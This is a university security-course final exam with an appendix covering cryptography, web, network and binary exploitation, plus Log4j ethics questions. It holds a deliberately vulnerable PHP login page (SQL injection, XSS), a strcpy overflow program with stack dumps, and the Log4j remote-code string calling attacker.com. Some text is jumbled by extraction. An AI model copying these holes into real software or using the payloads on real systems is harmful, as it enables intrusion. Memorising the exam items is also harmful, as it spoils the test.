# **Final Exam**

**If you are currently experiencing COVID-19 symptoms,** *do not take this exam!* Go home, get a COVID test, and contact the course staff for an alternative test-taking arrangement.

**Do not open this booklet until instructed to begin the exam.** This exam is closed book and closed notes. You may not use any electronic devices or communicate with anyone other than course staff.

Write your answers legibly, and use dark printing, since the exam will be scanned for grading. The intended answers fit within the spaces provided. You will only be graded on the answers that are within the provided spaces.

Security is hard, and so is this exam. Do your best, and keep calm! The exam grades will be curved.

Time limit: **<u>90 minutes</u>**.

Write and sign the honor code pledge:

"I have neither given nor received unauthorized aid on this examination, nor have I concealed any violations of the Honor Code."

(Signature)

(Print your name)

(Uniqname)

Question:	1	2	3	4	5	6	Bonus	Total
Points:	10	20	20	20	20	10	0	100
Score:								

	scellaneous Mischief and Mitigations [1 point] What is the fundamental similarity between XSS, SQL injection, she and (many) buffer overflow attacks?	ll injection,
(b)	[2 points] Briefly describe how steganography differs from encryption.	
(c)	<ul> <li>[1 point] Which of the following does TLS <u>not</u> protect against? Choose all the</li> <li>RST forgery</li> <li>Phishing attacks</li> <li>Tracking by websites</li> <li>Denial-of-service attacks</li> <li>Vulnerabilities in server software</li> </ul>	at apply.
(d)	Censorship of particular domain names [2 points] Briefly explain how spear phishing differs from traditional phishing	g attacks.
(e)	[1 point] What are the three main categories of factors in multi-factor authent Something you, something you, and something you	
(f)	<ul> <li>[1 point] The Meltdown attack exploits the</li> <li>modern CPUs to read data before access controls are applied.</li> <li>It then leaks the data to the attacker using a</li> </ul>	
(g)	<ul> <li>[2 points] Samy Kamkar is the creator of (Choose all that apply.)</li> <li>Signal</li> <li>Y Combinator</li> <li>the Mirai botnet</li> <li>the MySpace XSS worm</li> <li>ZMap, an Internet-wide scanning tool</li> <li>a website for cracking combination locks</li> </ul>	

## 2. Cryptography

- (a) [2 points] Consider the message "Leslie is guilty", where each character is encoded as a single byte. If you encrypt this message using AES in CBC mode and PKCS #7 padding (as in the Project 1 padding oracle attack), what would the padding bytes be? Choose one.

  - $\bigcirc$  There would be no padding bytes.
- (b) [2 points] Which of the following statements are true for the electronic codebook (ECB) block cipher mode? Choose all that apply.
  - $\bigcirc c_i = \mathbf{E}_k(p_i).$
  - $\bigcirc c_0 = \text{initialization\_vector}; c_i = E_k(p_i \oplus c_{i-1}).$
  - $\bigcirc c_i = \mathbf{E}_k(i \oplus \text{message\_id}) \oplus p_i.$
  - Ciphertext blocks may be any size up to the length of one cipher block.
  - For a given key, identical plaintext blocks always encrypt to identical ciphertext blocks.
  - This mode effectively turns the block cipher into a stream cipher.
  - This mode effectively turns the block cipher into an AEAD cipher.
  - $\bigcirc$  This mode effectively turns the block cipher into a MAC.
  - This mode effectively turns the block cipher into a digital signature scheme.
- (c) [2 points] Which of the following attacks discussed in class yield the secret key for the message they are attacking? Choose all that apply.
  - Padding oracle
  - O Bleichenbacher's attack
  - $\bigcirc$  Length extension
  - Vigenère cryptanalysis

- (d) [1 point] What is the cryptographic doom principle? Choose one.
  - If you code low-level cryptographic functions yourself ... you're doomed.
  - If you perform any cryptographic operation on a message you've received before verifying the MAC ... you're doomed.
  - If you use a hash function instead of a MAC ... you're doomed.
  - $\bigcirc$  If you use an RSA key where  $e < 2^{16} 1 \dots$  you're doomed.
- (e) [2 points] Why is it better to use a block cipher (such as AES) rather than RSA for bulk encryption of large messages? Choose all that apply.
  - RSA is orders of magnitude slower than AES.
  - For a given key, RSA can only encrypt messages up to a fixed size.
  - O Devices without hardware random number generators can't generate secure RSA keys.
  - If an RSA key is later compromised, all past messages can be decrypted.
- (f) [2 points] For which of the following functions have colliding inputs been published? Choose all that apply.

```
\bigcirc MD5 \bigcirc SHA1 \bigcirc SHA256 \bigcirc HMAC-SHA256 \bigcirc AES \bigcirc RSA
```

- (g) [2 points] Which of the following are vulnerable to length extension attacks? Choose all that apply.
  - $\bigcirc$  MD5  $\bigcirc$  SHA1  $\bigcirc$  SHA256  $\bigcirc$  HMAC-SHA256  $\bigcirc$  AES  $\bigcirc$  RSA
- (h) [2 points] Which of the following provide Sign() and Verify() operations? Choose all that apply.

 $\bigcirc$  MD5  $\bigcirc$  SHA1  $\bigcirc$  SHA256  $\bigcirc$  HMAC-SHA256  $\bigcirc$  AES  $\bigcirc$  RSA

- (i) [2 points] Which of the following have been proven to be secure pseudorandom functions? Choose all that apply.
  - $\bigcirc$  MD5  $\bigcirc$  SHA1  $\bigcirc$  SHA256  $\bigcirc$  HMAC-SHA256  $\bigcirc$  AES  $\bigcirc$  RSA
- (j) [3 points] You need an encryption scheme to protect confidentiality and integrity. Since the construction AES-CBC(message || HMAC-SHA256(message)) is potentially vulnerable to padding oracle attacks, you opt for AES-CBC(message) || HMAC-SHA256(message). Is this design safe? Justify your answer.

### 3. Web Security

- (a) [2 points] Which of the following are allowed by default under the Same-Origin Policy (SOP)? (Choose all that apply.)
  - Clicking "Submit" on a login form that causes the username and password fields to be sent to the server via a POST request.

  - $\bigcirc$  Using a copy of jQuery hosted on another server from your personal site.
  - Reading the response of an AJAX GET request from your personal site to twitter.com.
- (b) [2 points] Which of the following domains is banana.apple.com able to set cookies for? (Choose all that apply.)
  - $\bigcirc$  apple.com
  - $\bigcirc$  orange.apple.com
  - 🔘 banana.com
  - $\bigcirc$  apple.banana.com

Your friends have asked you to help improve the security of a website they developed. Review the code for their Login page, which is shown on **page 15** in the Appendix.

For each of parts c, d, and e, is the page vulnerable to the named attack? If no, explain why not. Otherwise:

- (1) Point to the specific lines that create the vulnerability and explain how.
- (2) Give an example of an input that exploits it. (Don't worry about encoding the input.)
- (3) Explain precisely how the code should be changed to correct the problem.
- (c) [4 points] ... SQL injection?

(d)	[4 points]	XSS?
(e)	[4 points]	CSRF?
(f)	[2 points]	How should the site be changed to defend against offline password guessing?
(g)	[2 points]	Briefly give <u>two ways</u> to better defend the site against <i>online</i> password guessing.

#### 4. Networking

(a) [2 points] Which protocols protect against eavesdropping by on-path attackers? Choose all that apply.

```
\bigcirc IP \bigcirc UDP \bigcirc TCP \bigcirc TLS \bigcirc DNS \bigcirc DNSSEC
```

- (b) [2 points] Which protocols protect against data modification by MITM attackers? Choose all that apply.
  - $\bigcirc$  IP  $\bigcirc$  UDP  $\bigcirc$  TCP  $\bigcirc$  TLS  $\bigcirc$  DNS  $\bigcirc$  DNSSEC
- (c) [2 points] Which protocols attempt to prevent data injection by off-path attackers? Choose all that apply.
  - $\bigcirc$  IP  $\bigcirc$  UDP  $\bigcirc$  TCP  $\bigcirc$  TLS  $\bigcirc$  DNS  $\bigcirc$  DNSSEC

After recent developments in Belgium, SuperDuperSketchyCorp has committed to encrypting all of its Web services. However, because they think certain parts of TLS are unnecessary, they've created a custom protocol, SDSSL, which uses the existing TLS certificate infrastructure and a simplified protocol handshake.

Confident that their protocol is secure, they implement SDSSL across their sites and add support to SuperDuperSketchyChrome, their custom browser. After beginning to use it, however, they start to hear whispers that someone might be intercepting their users' traffic.

Review the SDSSL pseudocode on **page 16** in the Appendix, then answer the following:

(d) [3 points] Assume the PKI is secure. How could an attacker without control of either endpoint defeat the protocol to intercept and modify communications?

(e) [3 points] Explain how the real TLS protocol prevents this attack.

Sensing that SDSSL might not have been a great idea, SDSC gives up and deploys a normal TLS server. They're unsure what some of the server's configuration options mean, but clients can connect, and users are comforted to see the green padlock icon in their browsers.

There continue, however, to be signs that communications are being intercepted. To investigate, SDSC runs sslscan on its domain to examine the TLS configuration.

(f) [3 points] Review the output shown on **page 17** in the Appendix. What major vulnerability is the server susceptible to, and how could this be used to decrypt connection traffic?

Knowing that their cover has been blown, SDSC decides to rebrand one of its services as werate.cat. To keep the trail cold until they are ready to release the service, they are attempting to keep the domain name secret. They have not yet created any DNS records for it, and they are communicating about it exclusively via Signal. However, they have obtained a TLS certificate for the site, using a verification method that doesn't involve DNS.

(g) [2 points] SDSC begins to hear chatter about the new site, even before its release. Assuming that none of their communications, their domain registrar, or their certificate authority have been compromised, how might the secret domain name have been exposed?

(h) [3 points] When SDSC launches the new site, describe <u>three</u> things that they can do to help prevent, detect, or mitigate the effects of someone else fraudulently obtaining a TLS certificate for the domain.

### 5. Application Security

The creators of BUNGLE! have gotten into the software business, rebranding themselves as **BOTCHD!** Admiring your work on Project 2, they've again hired you as a security consultant.

Your first assignment is an executable where the source code has gone missing. After opening the binary in Ghidra to examine its susceptibility to buffer overflow attacks, you find a suspicious function, foo, for which Ghidra's disassembly output is shown on **page 18** in the Appendix.

(a) [2 points] Fill in the stack diagram below with the contents of the stack immediately before the strcpy call. Use the entries from the word bank below (you may not need them all, and some may be used multiple times):

Content at address RBP-0x18 Content at address RBP-0x8 Address RBP-0x8 Saved RIP, or return address	param_1 Uninitialized memo Saved RBP	ory
		ow address)

- (high address)
- (b) [2 points] To the left of the diagram above, draw an arrow indicating the address pointed to by RSP immediately before the strcpy call. To the right of the diagram, draw an arrow indicating the address pointed to by RBP.
- (c) [2 points] How many bytes of "Uninitialized memory" exist in total on the stack diagram you drew, in decimal? (If you did not use uninitialized memory, write 0.)
- (d) [2 points] Which one of these is the most likely Ghidra decompilation of the function?

```
() void foo(char *param_1) {
                                        () void foo(char *str) {
     char local_10[8];
                                             char buffer[4];
     strcpy(local_10, param_1);
                                             strcpy(buffer, str);
     return;
                                           }
  }
() void func_08049cf5(char *param_1)
                                        () void foo(char *param_1) {
  {
                                             char local_10[4];
     char local_10[8];
                                             void *padding;
     strcpy(local_10, param_1);
                                             strcpy(local_10, param_1);
     return;
                                             return;
   }
                                           }
```

Your next assignment is a piece of C code that **BOTCHD!** has developed. (It is a completely separate program from the binary you examined in parts a–d above.) The source code and some GDB output from the compiled binary are shown starting on **page 19** in the Appendix.

(e) [2 points] What is the vulnerable function in this piece of code, and why is it vulnerable?

The compiled program uses a stack canary as a defense (not shown in the source). It is pushed to the stack immediately after (above) the saved EIP, and before (below) the saved EBP. At runtime, before returning from the function, the program checks whether the stack canary has changed, indicating an attack, and if so, terminates.

However, **BOTCHD!** didn't see the need for the stack canary to change between program executions, so the value is hardcoded at compile-time.

- (f) [2 points] What is the security flaw of a hardcoded stack canary?
- (g) [2 points] What is the address of the start of the buffer?
- (h) [2 points] What is the value of the stack canary?
- (i) [2 points] Write a Python expression that produces a sequence of bytes, such that, when the output is passed to the **BOTCHD!** program as an argument, execution will be redirected to a 24-byte shellcode. Use the variable shellcode to represent the shellcode bytes.
- (j) [2 points] Learning from their mistake, the **BOTCHD!** team now forces the stack canary to be set randomly at runtime. Is this a safe implementation? If so, explain why. Otherwise, describe a security flaw that can be exploited to defeat this implementation.


## 6. Ethics

Late last month, researchers reported a zero-day vulnerability in Log4j, a Java-based logging framework that is used in thousands of software applications and millions of servers. An attacker can execute malicious code from a remote URL simply by causing software that uses Log4j to log a string containing a construction like \${jndi:ldap://attacker.com/shellcode}. Affected services include Cloudflare, iCloud, Minecraft, Steam, Tencent QQ, and Twitter. Cybersecurity firm Tenable called this flaw "the single biggest, most critical vulnerability of the last decade," and Lunasec characterized it as "a design failure of catastrophic proportions."

On November 30, a Log4j developer inadvertently revealed the problem in a public pull request, shown at right. In retrospect, it's pretty clear that they were unaware of the wide-ranging ramifications of the issue they had fixed.

Shortly after this pull request was submitted, extensive exploitation of the vulnerability was observed in the wild, with over 60 exploit variants reported in the first 24 hours. By December 14, almost half of all corporate networks globally had been probed by attackers.

# Restrict LDAP access via JNDI #608




(a) [4 points] Hindsight is always 20/20, but if the author had realized that the issue had major implications for the security of the library and its users, how might they have handled the situation differently? What ethical and practical issues should have been considered?



Like many open source projects, Log4j is maintained by a small group of people, most of whom are volunteers working in their free time. As the magnitude of the vulnerability became clear in the days following its disclosure, some commentators blamed the Log4j maintainers for what they considered to be a slow and botched response.

One of the maintainers shared his thoughts on the backlash:



In this post's aftermath, much public discussion focused on how little support companies that depend on open-source projects provide to Log4j and similar efforts.

(b) [6 points] What responsibilities, if any, do volunteer open-source maintainers have when it comes to the security and maintenance of widely used software? What responsibilities, if any, do large corporate users of open-source software have? Who, if anyone, has a duty to help protect the public from the consequences of problems like the Log4j vulnerability?

## 7. Extra Credit

- (a) [2 points (bonus)] Which of the following security practices have you personally adopted?*Honor code ... be honest!* (Choose all that apply.)
  - I use a password manager and unique, strong passwords for all my accounts.
  - $\bigcirc$  I've enabled multifactor authentication for my important accounts that support it.
  - $\bigcirc$  My laptop and phone (if I have them) have full-disk encryption turned on.
  - I've installed at least one of the following tools: Privacy Badger, Signal, and Tor.

Describe one additional good computer security practice that you've adopted and that you will recommend to your friends:

(b) [0 points] What did you enjoy about EECS 388? What would you change next time?

- (c) [0 points] Grade the course staff. How did we do?
- (d) [0 points] That's it. The semester's over. How are you feeling?

# **Final Exam – Appendix**

#### Do not open this document until instructed to begin the exam.

This appendix contains code and data that you will be asked to examine by specific exam problems. You may use this appendix as scratch space, but nothing you write here will be graded.

Please write your name below and turn in this appendix with your completed exam:

(Print your name)

(Uniqname)

## **Used for Question 3:**

# Web Security: Login Page

```
1 <?php
2
   session_start();
3
4 if(isset($_POST['username']) && isset($_POST['password'])) {
5
           $sql_query = "SELECT id FROM users WHERE " .
                "username='" . $_POST['username'] . "' AND " .
6
7
               "password='" . $_POST['password'] . "'";
8
           $results = $db->executeQuery($sql_query);
9
10
           if($results.count > 0){
                    $_SESSION['username'] = $_POST['username'];
11
12
                   // Data stored in SSESSION[] is associated with a secure
13
                   // session cookie, such that it's automatically available
14
                   // during later page loads from the same browser.
           }else{
15
16
                    echo "Invalid username or password.";
17
                    exit;
18
           }
19 }
20 ?>
21 <! DOCTYPE html>
22 <html>
23
       <head>
24
           <title>Login</title>
25
       </head>
26
       <body>
27
           <?php if($_SESSION['username']): ?>
               You are logged in as <?php echo $_SESSION['username']?>
28
29
               <a href="logout.php">Logout</a>
30
           <?php else ?>
31
               <form name="login" action="" method="post">
32
                    Username: <input type="text" name="username" value="">
33
                    Password: <input type="password" name="password" value="">
34
                    <input type="submit" name="submit" value="Submit">
35
               </form>
36
           <?php endif; ?>
37
       </body>
38 </html>
```

#### Used for Question 4, Parts d–e:

# Networking: SDSSL Pseudocode

SDSSL reuses the existing TLS certificate infrastructure and works like the following pseudocode:

```
1 # g and p are publicly available constants
2 # and are large enough to prevent brute force attacks
3 g = ...
4 p = ...
5
6 # securely generates a fresh, large exponent for use
7 # in a Diffie-Hellman key exchange
8
  def generate_diffie_hellman_secret():
9
       . . .
10
11 # returns whether the cert has been signed in a chain
12 # leading back to a trusted root CA
13 def verify_certificate(cert) -> bool:
14
       . . .
15
16 # called on an existing TCP connection from a client
17 def server_handshake(tcp_conn):
18
       # a valid certificate chain obtained from a CA
19
       certificate = ...
20
21
       a = generate_diffie_hellman_secret()
22
       tcp_conn.send((g**a % p, certificate))
23
       g_b_mod_p = tcp_conn.read()
24
       shared_secret = g_b_mod_p**a % p # ** is exponentiation
25
                                          # % is modular reduction
26
       # use shared_secret to encrypt messages with secure AEAD
27
       . . .
28
29 # called on an existing TCP connection to a server
30 def client_handshake(tcp_conn):
31
       b = generate_diffie_hellman_secret()
32
       tcp_conn.send(g**b % p)
33
       g_a_mod_p, certificate = tcp_conn.read()
34
       if not verify_certificate(certificate):
35
           raise Exception('Bad certificate')
36
       shared_secret = g_a_mod_p**b % p
37
       # use shared_secret to encrypt messages with secure AEAD
38
       . . .
```

#### **Used for Question 4, Part f:**

## **Networking: SSLScan Output**

Running sslscan on SDSC's domain yields the following information about its TLS configuration:

```
$ sslscan superdupersketchycorp.biz
Connected to 3.23.25.235
Testing TLS server superdupersketchycorp.biz on port 443 using SNI
name superdupersketchycorp.biz
 SSL/TLS Protocols:
SSLv2 disabled
SSLv3
        disabled
TLSv1.0 disabled
TLSv1.1 disabled
TLSv1.2 enabled
TLSv1.3 disabled
 Heartbleed:
TLSv1.2 not vulnerable to heartbleed
  Supported Server Cipher(s):
Preferred 128 bits DHE-RSA-AES128-SHA256 DH prime is 512 bits
Accepted 128 bits DHE-RSA-AES128-SHA DH prime is 512 bits
Accepted 256 bits DHE-RSA-AES256-SHA256 DH prime is 512 bits
Accepted 256 bits DHE-RSA-AES256-SHA DH prime is 512 bits
 SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
ECC Curve Name: prime256v1
ECC Key Strength: 128
Subject: superdupersketchycorp.biz
Altnames: DNS:superdupersketchycorp.biz
Issuer: Let's Encrypt R3
Certificate not valid before: Nov 14 19:57:53 2021 GMT
Certificate not valid after: Feb 12 19:57:52 2022 GMT
```

# Used for Question 5, Parts a-d:

# **Application Security: Ghidra Disassembly Output**

	. باد باد باد	باریل بار	بر بار بار	بر بار بار	• • • • • • • • • • • • • • • • • • •	ע אר אר אר אר אר אר אר	• • • • • • • • • • • • •	* * * * * * * * * * * * * * * * * * * *
		* * * *	• • •	• • • •	* * * * * * * * * * * * * * *			* * * * * * * * * * * * * * * * * * * *
	*					FUNC	CTION	*
	***:	***	***	***>	* * * * * * * * * * * * *	*****	*******	* * * * * * * * * * * * * * * * * * * *
	unde	əfir	ıed	foc	o(undefined8	param_	_1)	
401745	f3	0f	1e	fa			endbr64	
401749	55						push	rbp
40174a	: 48	89	e5				mov	rbp, rsp
40174d	: 48	83	еc	20			sub	rsp, 32
401751	48	89	7d	e8			mov	qword ptr [rbp - 24], rdi
401755	48	8b	55	e8			mov	rdx, qword ptr [rbp - 24]
401759	48	8 d	45	f8			lea	rax, [rbp - 8]
40175d	: 48	89	d6				mov	rsi, rdx
401760	48	89	c7				mov	rdi, rax
401763	e8	b8	f8	ff	ff		call	0x401020 <.plt>
401768	90						nop	
401769	c9						leave	
40176a	: c3						ret	

### Used for Question 5, Parts e–j:

# **Application Security: BOTCHD! Code and GDB Output**

```
1 #include <stdio.h>
2
3
  void bar(char *arg) {
4
      char buf[30];
5
      strcpy(buf, arg);
6 }
7
8
  int main(int argc, char **argv) {
9
      if (argc != 2) {
10
          fprintf(stderr, "Error: need a command-line argument\n");
11
          return 1;
12
      }
13
      bar(argv[1]);
14
      return 0;
15 }
   Dump of assembler code for function main:
       40178e: f3 Of 1e fa
                                              endbr64
       401792: 55
                                              push
                                                      rbp
       401793: 48 89 e5
                                              mov
                                                      rbp, rsp
       401796: 48 83 ec 10
                                              sub
                                                      rsp, 16
       40179a: 89 7d fc
                                                      dword ptr [rbp - 4], edi
                                              mov
       40179d: 48 89 75 f0
                                              mov
                                                      qword ptr [rbp - 16], rsi
       4017a1: 83 7d fc 02
                                                      dword ptr [rbp - 4], 2
                                              cmp
       4017a5: 74 2a
                                                      0x4017d1 <main+0x43>
                                              je
       4017a7: 48 8b 05 3a 3f 0c 00
                                                      rax, qword ptr [rip + 802618]
                                             mov
                                              # 0x4c56e8 <stderr>
       4017ae: 48 89 c1
                                              mov
                                                      rcx, rax
       4017b1: ba 24 00 00 00
                                              mov
                                                      edx, 36
       4017b6: be 01 00 00 00
                                              mov
                                                      esi, 1
       4017bb: 48 8d 05 46 68 09 00
                                                      rax, [rip + 616518]
                                              lea
                                              # 0x498008 <_I0_stdin_used+0x8>
       4017c2: 48 89 c7
                                                      rdi, rax
                                              mov
       4017c5: e8 c6 a9 00 00
                                              call
                                                      0x40c190 <fwrite>
       4017ca: b8 01 00 00 00
                                              mov
                                                       eax, 1
       4017cf: eb 18
                                                      0x4017e9 <main+0x5b>
                                              jmp
       4017d1: 48 8b 45 f0
                                                      rax, qword ptr [rbp - 16]
                                              mov
       4017d5: 48 83 c0 08
                                              add
                                                      rax, 8
       4017d9: 48 8b 00
                                                      rax, qword ptr [rax]
                                              mov
       4017dc: 48 89 c7
                                              mov
                                                      rdi, rax
       4017df: e8 61 ff ff
                                              call
                                                      0x401745 <bar>
       4017e4: b8 00 00 00 00
                                                      eax, 0
                                              mov
       4017e9: c9
                                              leave
       4017ea: c3
                                              ret
       4017eb: 0f 1f 44 00 00
                                              nop
                                                      dword ptr [rax + rax]
```

(Continued on next page.)

Dump of assembler code for function bar: 401745: f3 Of 1e fa endbr64 401749: 55 push rbp 40174a: 48 89 e5 mov rbp, rsp 40174d: 48 83 ec 40 sub rsp, 64 401751: 48 89 7d c8 mov qword ptr [rbp - 56], rdi 401755: 64 48 8b 04 25 28 00 00 00 mov rax, qword ptr fs:[40] 40175e: 48 89 45 f8 mov qword ptr [rbp - 8], rax 401762: 31 c0 eax, eax xor 401764: 48 8b 55 c8 rdx, qword ptr [rbp - 56] mov 401768: 48 8d 45 d0 lea rax, [rbp - 48] 40176c: 48 89 d6 mov rsi, rdx 40176f: 48 89 c7 mov rdi, rax 401772: e8 a9 f8 ff ff call 0x401020 <strcpy> 401777: 90 nop => 401778: 48 8b 45 f8 rax, qword ptr [rbp - 8] mov 40177c: 64 48 2b 04 25 28 00 00 00 sub rax, qword ptr fs:[40] 401785: 74 05 je 0x40178c <bar+0x47> 401787: e8 e4 85 04 00 call 0x449d70 <\_\_stack\_chk\_fail\_local> 40178c: c9 leave 40178d: c3 ret (gdb) info reg 140737488349376 rax 0x7ffffffe8c0 0x7ffffffeb10 140737488349968 rbx rcx  $0 \ge 0$ 0 0x7ffffffe8c0 140737488349376 rdx rsi 0x7fffffffed70 140737488350576 0x7fffffffe8c0 140737488349376 rdi 0x7ffffffe8f0 0x7ffffffe8f0 rbp 0x7fffffffe8b0 0x7ffffffe8b0 rsp r8 Oxfefefefefefefef -72340172838076673 0xfffffffffffff00 -256 r9 r10 0x80 128 0x206 r11 518 r12 0x2 2 140737488349944 r13 0x7ffffffeaf8 r14 0x4c17d0 4986832 r15  $0 \ge 1$ 1 rip 0x401778 0x401778 <bar+51> [ PF ZF IF ] 0x246 eflags 0x33 51 СS 0x2b 43 SS  $0 \ge 0$ 0 ds es  $0 \ge 0$ 0 0 fs 0x0  $0 \ge 0$ 0 gs

0x7ffffffe8b8:	0x68	Oxed	Oxff	0xff	0xff	$0 \times 7 f$	0 x 0 0	0 x 0 0
<pre>0x7ffffffe8c0:</pre>	0 x 0 0	0x62	0x4c	0x00	0x00	0x00	0 x 0 0	0x00
<pre>0x7ffffffe8c8:</pre>	0 x 0 0	0 x 0 0	0 x 0 0	0x00	0x00	0x00	0 x 0 0	0x00
<pre>0x7ffffffe8d0:</pre>	0x18	0xe9	Oxff	Oxff	Oxff	0x7f	0 x 0 0	0x00
<pre>0x7ffffffe8d8:</pre>	0x18	0x7f	0x48	0 x 0 0	0 x 0 0	0 x 0 0	0 x 0 0	0 x 0 0
<pre>0x7ffffffe8e0:</pre>	0xb0	0x17	0x4c	0 x 0 0	0 x 0 0	0 x 0 0	0 x 0 0	0 x 0 0
<pre>0x7ffffffe8e8:</pre>	Oxef	Oxbe	0xad	0xde	Oxde	0 x c 0	0xad	0x0b
<pre>0x7ffffffe8f0:</pre>	0x10	0xe9	Oxff	Oxff	0xff	0x7f	0 x 0 0	0 x 0 0
<pre>0x7ffffffe8f8:</pre>	0xe4	0x17	0x40	0 x 0 0	0 x 0 0	0 x 0 0	0 x 0 0	0 x 0 0
<pre>0x7ffffffe900:</pre>	0xf8	0xea	Oxff	Oxff	0xff	0x7f	0 x 0 0	0 x 0 0
<pre>0x7ffffffe908:</pre>	0 x 0 0	0 x 0 0	0 x 0 0	0 x 0 0	0x02	0 x 0 0	0 x 0 0	$0 \times 00$
<pre>0x7ffffffe910:</pre>	$0 \times 0 1$	0 x 0 0	0 x 0 0	0 x 0 0	0 x 0 0	0 x 0 0	0 x 0 0	$0 \times 00$